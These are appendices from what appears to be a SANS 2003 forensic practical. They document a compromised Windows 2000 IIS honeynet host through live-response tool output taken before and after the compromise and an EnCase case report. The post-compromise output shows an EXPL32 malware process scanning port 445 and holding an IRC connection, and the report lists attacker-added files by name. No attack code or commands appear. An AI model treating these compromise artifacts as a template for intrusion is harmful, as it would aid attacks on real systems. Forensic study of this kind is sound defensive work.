
=====

Connectors

Port Connectors:

Connector	Type
COM A	DB-9 pin male
COM B	DB-9 pin male
LPT1	DB25 pin female
USB Port 1	Access Bus
USB Port 2	Access Bus
Keyboard	PS/2
Mouse	PS/2
P7:CD-AUDIO	On Board Sound Input from CD-ROM
P20:Primary IDE	On Board IDE
P21:Secondary IDE	On Board IDE
P10:Floppy	On Board Floppy
Line I/O:MIC	Mini-DIN
Line I/O: Line Right	Mini-DIN
Line I/O:Line Left	Mini-DIN
Head Phone	Mini-DIN
P9:NICWakeup	Unknown
P8:FAN	Unknown
P6:Speaker	Unknown

Appendix VII - Drawing of Honeynet



Appendix VII - Live Response on Windows 2000 Professional: Before Compromise

11:38
Fri 2003.06.27

PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
2003.06.26 12:57:17 TECHTOOL\Rick

No one is logged on via resource shares.

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1031	0.0.0.0:0	LISTENING
TCP	192.168.2.5:139	0.0.0.0:0	LISTENING
UDP	0.0.0.0:135	.*	.
UDP	0.0.0.0:445	.*	.
UDP	0.0.0.0:1025	.*	.
UDP	0.0.0.0:1029	.*	.
UDP	0.0.0.0:1030	.*	.
UDP	0.0.0.0:3456	.*	.
UDP	192.168.2.5:123	.*	.
UDP	192.168.2.5:137	.*	.
UDP	192.168.2.5:138	.*	.
UDP	192.168.2.5:500	.*	.

FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
<http://www.foundstone.com>

Pid	Process	Port	Proto	Path
680	inetinfo	-> 21	TCP	C:\WINNT\System32\inetshr\inetinfo.exe
680	inetinfo	-> 25	TCP	C:\WINNT\System32\inetshr\inetinfo.exe
680	inetinfo	-> 80	TCP	C:\WINNT\System32\inetshr\inetinfo.exe
388	svchost	-> 135	TCP	C:\WINNT\system32\svchost.exe
8	System	-> 139	TCP	
680	inetinfo	-> 443	TCP	C:\WINNT\System32\inetshr\inetinfo.exe
8	System	-> 445	TCP	
544	MSTask	-> 1026	TCP	C:\WINNT\system32\MSTask.exe
680	inetinfo	-> 1028	TCP	C:\WINNT\System32\inetshr\inetinfo.exe
8	System	-> 1031	TCP	
212	services	-> 123	UDP	C:\WINNT\system32\services.exe
388	svchost	-> 135	UDP	C:\WINNT\system32\svchost.exe
8	System	-> 137	UDP	
8	System	-> 138	UDP	
8	System	-> 445	UDP	
224	lsass	-> 500	UDP	C:\WINNT\system32\lsass.exe
484	evtsys	-> 1025	UDP	C:\WINNT\System32\evtsys.exe
212	services	-> 1029	UDP	C:\WINNT\system32\services.exe
680	inetinfo	-> 1030	UDP	C:\WINNT\System32\inetshr\inetinfo.exe
680	inetinfo	-> 3456	UDP	C:\WINNT\System32\inetshr\inetinfo.exe

PsList 1.22 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
SysInternals - www.sysinternals.com

Process information for TECHTOOL:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	22:41:07.101	22:41:54.181
System	8	8	32	139	216	0:00:00.000	0:00:05.127	22:41:54.181
smss	144	11	6	33	348	0:00:00.010	0:00:00.370	22:41:54.181
csrss	164	13	10	258	1076	0:00:00.190	0:00:05.207	22:41:44.937
winlogon	156	13	16	352	2968	0:00:00.470	0:00:01.051	22:41:42.514
services	212	9	36	504	6212	0:00:00.690	0:00:01.992	22:41:40.220
lsass	224	9	14	266	1500	0:00:00.430	0:00:00.420	22:41:40.170
svchost	388	8	7	227	2820	0:00:00.070	0:00:00.110	22:41:35.103
SPOOLSV	420	8	10	101	3176	0:00:00.110	0:00:00.070	22:41:34.022
svchost	468	8	16	234	5768	0:00:00.220	0:00:00.340	22:41:30.757
evtsys	484	8	3	102	2412	0:00:00.040	0:00:00.140	22:41:30.577
regsvc	528	8	2	30	756	0:00:00.010	0:00:00.000	22:41:29.795
mstask	544	8	6	138	2820	0:00:00.040	0:00:00.060	22:41:29.455
winmgmt	596	8	3	89	152	0:00:00.905	0:00:00.470	22:41:28.564
inetinfo	680	8	26	556	8464	0:00:00.440	0:00:00.220	22:41:24.367
explorer	816	8	15	271	2384	0:00:05.517	0:00:13.709	22:41:19.821
WZQKPICK	908	8	1	20	972	0:00:00.010	0:00:00.020	22:41:16.005
CMD	692	8	1	28	996	0:00:00.010	0:00:00.040	0:00:20.921
PSLIST	600	13	2	90	1280	0:00:00.020	0:00:00.030	0:00:00.410

PsFile v1.01 - local and remote network file lister
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com

No files opened remotely on TECHTOOL.

PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for TECHTOOL...

System information for \\TECHTOOL:
Uptime: 0 days, 22 hours, 42 minutes, 14 seconds
Kernel version: Microsoft Windows 2000, Uniprocessor Free
Product type: Professional
Product version: 5.0
Service pack: 1
Kernel build number: 2195
Registered organization:
Registered owner: Rick
Install date: 2003.06.23, 09:47:09
IE version: 5.0100
System root: C:\WINNT
Processors: 1
Processor speed: 400 MHz
Processor type: Intel Pentium II or Celeron
Physical memory: 128 MB

PsUptime v1.1 - system uptime utility for Windows NT/2K
by Mark Russinovich
Sysinternals - www.sysinternals.com

This computer has been up for 0 days, 22 hours, 42 minutes, 16 seconds.

11:38
Fri 2003.06.27
a:
irout.bat

Appendix VIII- Live Response on Windows 2000 Professional: After Compromise

21:03
Fri 2003.06.27

PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
2003.06.26 12:57:17 TECHTOOL\Rick

No one is logged on via resource shares.

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1031	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5578	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5627	0.0.0.0:0	LISTENING
TCP	0.0.0.0:9979	0.0.0.0:0	LISTENING
TCP	0.0.0.0:10624	0.0.0.0:0	LISTENING
TCP	0.0.0.0:18792	0.0.0.0:0	LISTENING
TCP	0.0.0.0:18981	0.0.0.0:0	LISTENING
TCP	0.0.0.0:22784	0.0.0.0:0	LISTENING
TCP	0.0.0.0:26422	0.0.0.0:0	LISTENING
TCP	0.0.0.0:30981	0.0.0.0:0	LISTENING
TCP	0.0.0.0:32050	0.0.0.0:0	LISTENING
TCP	0.0.0.0:32958	0.0.0.0:0	LISTENING
TCP	0.0.0.0:33025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:33162	0.0.0.0:0	LISTENING
TCP	0.0.0.0:35891	0.0.0.0:0	LISTENING
TCP	0.0.0.0:36153	0.0.0.0:0	LISTENING
TCP	0.0.0.0:36775	0.0.0.0:0	LISTENING
TCP	0.0.0.0:37466	0.0.0.0:0	LISTENING
TCP	0.0.0.0:44500	0.0.0.0:0	LISTENING
TCP	0.0.0.0:50384	0.0.0.0:0	LISTENING
TCP	0.0.0.0:51416	0.0.0.0:0	LISTENING
TCP	0.0.0.0:53251	0.0.0.0:0	LISTENING
TCP	0.0.0.0:53401	0.0.0.0:0	LISTENING
TCP	0.0.0.0:57259	0.0.0.0:0	LISTENING
TCP	0.0.0.0:59451	0.0.0.0:0	LISTENING
TCP	0.0.0.0:63017	0.0.0.0:0	LISTENING
TCP	192.168.2.5:139	0.0.0.0:0	LISTENING
TCP	192.168.2.5:5578	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:5627	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:9979	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:10624	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:18792	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:18981	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:22784	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:26422	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:30981	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:32050	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:32958	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:33025	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:33162	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:35891	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:36153	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:36775	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:37466	212.122.XXX.XXX:445	SYN_SENT

```

TCP 192.168.2.5:44500 212.122.XXX.XXX:445 SYN_SENT
TCP 192.168.2.5:50384 209.126.XXX.XXX:6667 ESTABLISHED
TCP 192.168.2.5:51416 212.122.XXX.XXX:445 SYN_SENT
TCP 192.168.2.5:53251 212.122.XXX.XXX:445 SYN_SENT
TCP 192.168.2.5:53401 212.122.XXX.XXX:445 SYN_SENT
TCP 192.168.2.5:57259 212.122.XXX.XXX:445 SYN_SENT
TCP 192.168.2.5:59451 212.122.XXX.XXX:445 SYN_SENT
TCP 192.168.2.5:63017 212.122.XXX.XXX:445 SYN_SENT
UDP 0.0.0.0:135 *.*
UDP 0.0.0.0:445 *.*
UDP 0.0.0.0:1025 *.*
UDP 0.0.0.0:1029 *.*
UDP 0.0.0.0:1030 *.*
UDP 0.0.0.0:3456 *.*
UDP 192.168.2.5:123 *.*
UDP 192.168.2.5:137 *.*
UDP 192.168.2.5:138 *.*
UDP 192.168.2.5:500 *.*

```

FPort v2.0 - TCP/IP Process to Port Mapper
 Copyright 2000 by Foundstone, Inc.
<http://www.foundstone.com>

```

Pid Process Port Proto Path
680 inetinfo -> 21 TCP C:\WINNT\System32\inetshr\inetinfo.exe
680 inetinfo -> 25 TCP C:\WINNT\System32\inetshr\inetinfo.exe
680 inetinfo -> 80 TCP C:\WINNT\System32\inetshr\inetinfo.exe
388 svchost -> 135 TCP C:\WINNT\system32\svchost.exe
8 System -> 139 TCP
680 inetinfo -> 443 TCP C:\WINNT\System32\inetshr\inetinfo.exe
8 System -> 445 TCP
544 MSTask -> 1026 TCP C:\WINNT\system32\MSTask.exe
680 inetinfo -> 1028 TCP C:\WINNT\System32\inetshr\inetinfo.exe
8 System -> 1031 TCP
848 EXPL32 -> 5578 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 5627 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 9979 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 10624 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 18792 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 18981 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 22784 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 26422 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 30981 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 32050 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 32958 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 33025 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 33162 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 35891 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 36153 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 36775 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 37466 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 44500 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 50384 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 51416 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 53251 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 53401 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 57259 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 59451 TCP C:\winnt\system32\EXPL32.exe
848 EXPL32 -> 63017 TCP C:\winnt\system32\EXPL32.exe

212 services -> 123 UDP C:\WINNT\system32\services.exe
388 svchost -> 135 UDP C:\WINNT\system32\svchost.exe
8 System -> 137 UDP
8 System -> 138 UDP
8 System -> 445 UDP
224 lsass -> 500 UDP C:\WINNT\system32\lsass.exe
484 evtsys -> 1025 UDP C:\WINNT\System32\evtsys.exe
212 services -> 1029 UDP C:\WINNT\system32\services.exe
680 inetinfo -> 1030 UDP C:\WINNT\System32\inetshr\inetinfo.exe
680 inetinfo -> 3456 UDP C:\WINNT\System32\inetshr\inetinfo.exe

```

PsList 1.22 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for TECHTOOL:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	31:57:21.050	32:07:17.039
System	8	8	32	156	216	0:00:00.000	0:00:16.613	32:07:17.039
smss	144	11	6	33	348	0:00:00.010	0:00:00.370	32:07:17.039
csrss	164	13	11	364	1776	0:00:01.772	0:00:18.526	32:07:07.796
winlogon	156	13	17	353	2980	0:00:00.811	0:00:01.492	32:07:05.372
services	212	9	37	539	6368	0:00:07.831	0:00:14.300	32:07:03.079
lsass	224	9	14	331	1012	0:00:06.619	0:00:07.300	32:07:03.029
svchost	388	8	6	305	3488	0:00:00.210	0:00:00.260	32:06:57.961
SPOOLSV	420	8	10	101	3176	0:00:00.110	0:00:00.070	32:06:56.880
svchost	468	8	25	545	6740	0:00:00.500	0:00:00.530	32:06:53.615
evtsys	484	8	3	102	2412	0:00:00.821	0:00:01.281	32:06:53.435
regsvc	528	8	4	118	2780	0:00:00.120	0:00:00.080	32:06:52.654
mstask	544	8	6	138	2820	0:00:00.040	0:00:00.060	32:06:52.313
winmgmt	596	8	3	89	148	0:00:18.086	0:00:00.751	32:06:51.422
inetinfo	680	8	35	744	12604	0:00:01.412	0:00:01.071	32:06:47.226
explorer	816	8	14	347	2636	0:00:14.170	0:00:27.990	32:06:42.679
WZQKPICK	908	8	1	28	1084	0:00:00.010	0:00:00.020	32:06:38.863
dllhost	1036	8	23	260	8352	0:00:00.640	0:00:00.530	7:06:20.773
dllhost	1012	8	10	132	4292	0:00:00.410	0:00:00.250	7:06:20.333
msiexec	436	8	4	127	5732	0:01:14.747	0:00:42.531	7:00:47.384
mdm	1412	8	4	78	2276	0:00:00.060	0:00:00.060	6:49:54.366
CTFMON	1044	8	1	68	1540	0:00:00.240	0:00:00.991	6:49:11.362
cmd	1160	8	1	24	868	0:00:00.020	0:00:00.040	4:25:15.257
EXPL32	848	8	5	184	5824	0:00:02.513	0:00:04.566	0:45:13.924
cmd	572	8	1	22	860	0:00:00.030	0:00:00.030	0:45:11.991
net	488	8	1	26	928	0:00:00.010	0:00:00.000	0:45:11.621
net1	448	8	1	23	1060	0:00:00.010	0:00:00.010	0:45:11.611
iexplore32i	1392	8	1	24	1644	0:00:00.660	0:00:00.070	0:44:48.156
PSEXESVC	444	8	3	50	1304	0:00:00.010	0:00:00.010	0:29:49.319
PSLIST	1424	13	2	90	1264	0:00:00.050	0:00:00.020	0:00:00.260

PsFile v1.01 - local and remote network file lister
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com

No files opened remotely on TECHTOOL.

PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for TECHTOOL...

System information for \\TECHTOOL:

Uptime: 1 day, 8 hours, 7 minutes, 36 seconds
Kernel version: Microsoft Windows 2000, Uniprocessor Free
Product type: Professional
Product version: 5.0
Service pack: 1
Kernel build number: 2195
Registered organization:
Registered owner: Rick
Install date: 2003.06.23, 09:47:09
IE version: 5.0100
System root: C:\WINNT
Processors: 1
Processor speed: 400 MHz
Processor type: Intel Pentium II or Celeron
Physical memory: 128 MB
21:04
Fri 2003.06.27
a:

irout.bat

© SANS Institute 2003, Author retains full rights.

Appendix IX – EnCase Final Report

EnCase Computer Analysis Report

Initialize Case EnScript, V.26

Extracted data on 2003/06/28 00:11:12 from case SANS Practical - Part II.

Investigating Agency

Investigating Agency:

Systems Security

123 Anystreet

123 Anystreet, Saskatchewan S4Z 3F7

Canada

(xxx) xxx-xxxx

Investigating Officer:

R.A. Lee

123 Anystreet

123 Anystreet, Saskatchewan S4Z 3F7

Canada

(xxx) xxx-xxxx

Additional Information:

Windows 2000 Professional (SR1) System running IIS 5.0 on a honeynet

Investigation Details

The evidence was delivered to R.A. Lee on 2003.06.27.

The examination process began 2003.06.27.

Items received	Quantity	Notes
Desktop computers	1	Compaq Deskpro

Device

Evidence Number: 2003 - 0010
File Path: G:\2003-0100\Evidence Files\002.E01
Examiner Name: R.A. Lee
Actual Date: 2003/06/27 23:20:47
Target Date: 2003/06/27 23:20:47
Total Size: 6,448,619,520 bytes (6.0GB)
Total Sectors: 12,594,960
File Integrity: Completely Verified, 0 Errors
EnCase Version: 4.13
System Version: Windows XP
Acquisition Hash: B6849DD3B60AEDC3158FEAEA4CB7C4C1
Verify Hash: B6849DD3B60AEDC3158FEAEA4CB7C4C1
Notes: Hard Drive from Compaq Deskpro (Security Lab Honeynet)

Partitions

Code	Type	Start Sector	Total Sectors	Size
07 NTFS	0	12,579,840	6.0GB	

Volume

File System:	NTFS	Drive Type:	Fixed
Sectors per cluster:	8	Bytes per sector:	512
Total Sectors:	12,579,777	Total Capacity:	6,440,845,312
bytes (6.0GB)			
Total Clusters:	1,572,472	Unallocated:	5,007,179,776
bytes (4.7GB)			
Free Clusters:	1,222,456	Allocated:	1,433,665,536
bytes (1.3GB)			
Volume Name:		Volume Offset:	63
Driver Information:	NTFS 3.0 Chkdsk 0		

Windows Version and Registration Information

InstallDate: 2003/06/23 03:29:29
ProductName: Microsoft Windows 2000
RegisteredOrganization:
RegisteredOwner: Rick
CurrentVersion: 5.0
CurrentBuildNumber: 2195
CSDVersion: Service Pack 1
SystemRoot: C:\WINNT
SourcePath: D:\I386
PathName: C:\WINNT
ProductId: 51873-270-3539895-09809

© SANS Institute 2003, Author retains full rights.

Windows Time Zone Settings and Active Time Bias

Current control set is 001.

Default control set is 001.

Failed control set is 000.

LastKnownGood control set is 002.

Standard time bias is 6 hours offset from GMT.

StandardName: Canada Central Standard Time

Standard time is set to change the Standard bias by 0 minutes.

Standard time is set to change on Sunday of the of , at 00:00 hours.

DaylightName: Canada Central Standard Time

Daylight savings is set to change the Standard bias by 0 minutes.

Daylight savings time is set to change on Sunday of the of , at 00:00 hours.

Active time bias is 6 hours offset from GMT.

The current time setting is 6 hours offset from GMT.

The offset must be either added or subtracted from GMT depending on the time zone location.

Windows Network Settings

Compaq NC3121 Fast Ethernet NIC

IPAddress: 192.168.2.5
SubnetMask: 255.255.255.0
DefaultGateway: 192.168.2.1
NameServer: 142.165.XXX.XXX,142.165.XXX.XXX
DhcpServer: 255.255.255.255
Time lease was obtained: 2003/06/23 09:54:57
Time lease terminates: 2003/06/23 10:54:57
IPAutoconfigurationAddress: 0.0.0.0
IPAutoconfigurationMask: 255.255.0.0
The computer account name is "TECHTOOL"
The primary domain name is "WORKGROUP"

Compaq NC3121 Fast Ethernet NIC

IPAddress: 192.168.2.5
SubnetMask: 255.255.255.0
DefaultGateway: 192.168.2.1
NameServer: 142.165.XXX.XXX,142.165.XXX.XXX

DhcpServer: 255.255.255.255
Time lease was obtained: 2003/06/23 09:54:57
Time lease terminates: 2003/06/23 10:54:57
IPAutoconfigurationAddress: 0.0.0.0
IPAutoconfigurationMask: 255.255.0.0
The computer account name is "TECHTOOL"
The primary domain name is "WORKGROUP"
IPAddress: 0.0.0.0
SubnetMask: 0.0.0.0
DefaultGateway:
NameServer:
DhcpIPAddress: XXX.XZXX.XXX.XXX
DhcpSubnetMask: 255.255.0.0
DhcpServer: 255.255.255.255
Time lease was obtained: 2003/06/23 10:03:03
Time lease terminates: 2038/01/18 21:14:07
IPAutoconfigurationAddress: 169.254.XXX.XXX
IPAutoconfigurationMask: 255.255.0.0
The computer account name is "TECHTOOL"
The primary domain name is "WORKGROUP"

002, Volume C, Last Shutdown Time

Windows last shutdown time reported by the registry

2003/06/26 12:11:39

© SANS Institute 2003, Author retains full rights.

User name: Administrator

Full Name:
Account Description: Built-in account for
administering the computer/domain
Home Drive Letter:
Home Directory:
Primary Group Number: 513
Security Identifier: S-1-5-21-790525478-
1993962763-839522115-500
Logon Script:
Profile Path:
Last Logon: 2003/06/27 20:33:33
Unknown Date:
Last Password Change: 2003/06/23 03:29:04
Last Incorrect Password Logon Attempt: 2003/06/27 20:33:33

User name: Guest

Full Name:
Account Description: Built-in account for guest
access to the computer/domain
Home Drive Letter:
Home Directory:
Primary Group Number: 513
Security Identifier: S-1-0-0-0-0-0-0
Logon Script:
Profile Path:
Last Logon:
Unknown Date:
Last Password Change:
Last Incorrect Password Logon Attempt:

User name: IUSR_TECHTOOL

Full Name: Internet Guest Account
Account Description: Built-in account for
anonymous access to Internet Information Services
Home Drive Letter:
Home Directory:
Primary Group Number: 513

Security Identifier: S-1-5-21-790525478-
1993962763-839522115-1001
Logon Script:
Profile Path:
Last Logon: 2003/06/27 17:36:01
Unknown Date:
Last Password Change: 2003/06/23 11:38:04
Last Incorrect Password Logon Attempt:

User name: IWAM_TECHTOOL

Full Name: Launch IIS Process Account
Account Description: Built-in account for
Internet Information Services to start out of process
applications
Home Drive Letter:
Home Directory:
Primary Group Number: 513
Security Identifier: S-1-5-21-790525478-
1993962763-839522115-1002
Logon Script:
Profile Path:
Last Logon: 2003/06/27 13:57:40
Unknown Date:
Last Password Change: 2003/06/23 11:36:51
Last Incorrect Password Logon Attempt:

© SANS Institute 2003, Author retains full rights.

User name: Rick

Full Name:	Rick
Account Description:	
Home Drive Letter:	
Home Directory:	
Primary Group Number:	513
Security Identifier:	S-1-5-21-790525478- 1993962763-839522115-1000
Logon Script:	
Profile Path:	
Last Logon:	2003/06/26 12:57:15
Unknown Date:	
Last Password Change:	2003/06/23 09:49:07
Last Incorrect Password Logon Attempt:	

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, Author retains full rights.

Files Added to System During Compromise

Files added to system by hacker

Full Path SANS Practical - Part II\002\C\WINNT\system32\ntservice.bat
Description File, Archive
File Created 2003/06/27 20:33:50
Last Accessed 2003/06/27 20:33:51
Entry Modified 2003/06/27 20:33:52
Last Written 2003/06/10 01:17:58

Full Path SANS Practical - Part II\002\C\WINNT\system32\iexplore32i.exe
Description File, Archive
File Created 2003/06/27 20:18:19
Last Accessed 2003/06/27 20:18:44
Entry Modified 2003/06/27 20:18:44
Last Written 2003/04/03 09:38:42

Full Path SANS Practical - Part II\002\C\WINNT\system32\empavms.exe
Description File
File Created 2003/06/27 20:18:45
Last Accessed 2003/06/27 20:36:34
Entry Modified 2003/06/27 20:36:34
Last Written 2003/01/17 21:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\EXPL32.EXE
Description File
File Created 2003/06/27 20:18:45
Last Accessed 2003/06/27 20:18:46
Entry Modified 2003/06/27 20:19:12
Last Written 2003/01/17 21:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\hideapp.exe
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/02/11 05:41:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\igmp.exe
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2002/06/05 05:23:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\impvms.dll
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/04/03 01:27:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\ipservers.txt
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/02/10 20:42:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\Libparse.exe
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/01/17 21:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\mirr.ini
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/03/24 22:02:36

Full Path SANS Practical - Part II\002\C\WINNT\system32\moo.dll
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2001/04/29 00:00:00

